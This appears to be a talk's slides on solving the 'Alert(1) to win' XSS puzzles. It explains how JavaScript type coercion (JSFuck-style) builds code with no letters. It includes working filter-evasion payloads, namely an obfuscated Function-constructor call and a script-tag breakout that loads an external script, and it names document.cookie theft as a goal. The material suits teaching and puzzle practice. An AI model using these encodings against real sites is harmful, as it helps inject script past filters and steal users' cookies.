I CAN WRITE MY WEBSCRIPT WITH NO ALPHA CHARS

FILTER DODGING AND SOME LESSONS IN JAVASCRIPT QUIRKS.

BACKGROUND / CONTRIVED(?) EXAMPLE

- I'd been trying out "Alert(1) to win" @ http://alf.nu/alert1

- In the first "Skandia" challenge, there's a filter that uppercases anything given
  - Javascript no likey uppercase

- I thought "I know of JSFuck already, just use that"
  - Gives you a 1232 character answer though

- So why not learn how to optimise it and learn more about JS under the hood?

Warmup (13)
Adobe (14)
JSON (28)
JavaScript (15)
Markdown (31)
DOM (40)
Callback (14)
Skandia (38)
Template
JSON][(35)
Callback][(16)
Skandia][(153)
iframe
TI(S)M
JSON lll

JSFUCK

()+
[ ] !

- Only uses 6 characters
  - ()+[]!
- With these 6 characters you can create *any* javascript
- It's just _very_ long
  - alert(1) becomes 1,227 characters
  - '[1,2,3].map(console.info)' becomes 23,387 chars

ALERT(I)

ALERT(DOCUMENT.COOKIE)

HOW DOES IT WORK?

- Type coercion
  - Making strings from nothing
- Everything is an object.

TYPE COERCION

- ## String is king
  - If it *can* be calculated as a string, it *will* be calculated as a string.

- ## Positively numeric
  - Prepending '+' *usually* converts to numeric

- ## You can't handle the truth(iness)
  - '!' is a prefix to perform logical NOT.
  - It can be stacked.

MAKING STRINGS FROM NOTHING

- ![] = false

- ![] + [] = 'false'

- ![]+[]+!![] = 'falsetrue'

- To get 'alert' we can piece together characters from that string:
  - 'a' = 'falsetrue'[1]
  - 'l' = 'falsetrue'[2]
  - 'e'= 'falsetrue'[4]
  - 'r' = 'falsetrue'[6]
  - 't'= 'falsetrue'[5]

WHAT STRINGS CAN WE GET?

true	false	[Object object]	undefined
Number	String	Function	function Number() { [native code] }
Booelan			

EVERYTHING IS AN OBJECT

- Everything has a constructor

- Even functions!

- `Function()` takes a string argument, representing the function internals

  - Kind of like an eval()

HOW DO WE GET A POINTER TO THE FUNCTION CONSTRUCTOR?

- '[ ]' creates an Array

- Arrays have methods

- The constructor of those methods will be `Function()`

- [ ].sort.constructor === Function()
  - []['sort']['constructor']

SHORTER THAN JSFUCK

- Our rules were just that we can't use alpha chars.
  - We delimit multiple statements with ';'
  - We can declare variables starting with '_' or '$'
  - We can use {} object notation

ALERT(1);

```
_=(![]+[]+!![]+{}+{}._);          //'falsetrue[object Object]undefined'
( [] [_[3]+_[10]+_[6]+_[5]]
      [_[14]+_[10]+_[25]+_[3]+_[5]+_[6]+_[7]+_[14]+_[5]+_[10]+_[6]]
      (_[1]+_[2]+_[4]+_[6]+_[5]+'(1)'))()
```
146 characters

```
_='falsetrue[object Object]undefined';
(Function('alert(1)'))();
```

FOR SKANDIA ONE THERE'S A SIMPLER SOLUTION THOUGH

```
function escape(s) {
  return '<script>console.log("' + s.toUpperCase() + '")</script>';
}
```

- HTML doesn't care about case:

- **")</script><script src=http:127.0.0.1>** (38 characters)

- You could shorten even more if you mess around with your local domain name resolution.

WHO AM I?

- Rael Sasiak-Rushby
  - Any attempt is fine.
- Started at the bottom, now we're here:
  - Embedded Systems C and VHDL
  - Now work Full stack with Javascript
- A lifetime of breaking things mean I try to know how to fix them too.

https://e314c.github.io

@E314cRael

HOMEWORK

- Alert(1) to win - http://alf.nu/alert1
  - Recommend you do it in chrome
- WTFJS - Brian Leroux - https://youtu.be/et8xNAc2ic8
  - http://wtfjs.com – a list of js craziness
- http://www.jsfuck.com/ - The online transpiler
- https://esolangs.org/wiki/JSFuck - esolangs' explanation of JSFuck
- https://github.com/aemkei/jsfuck/blob/master/jsfuck.js - The jsfuck lib on github, where you can see how every possible character is generated.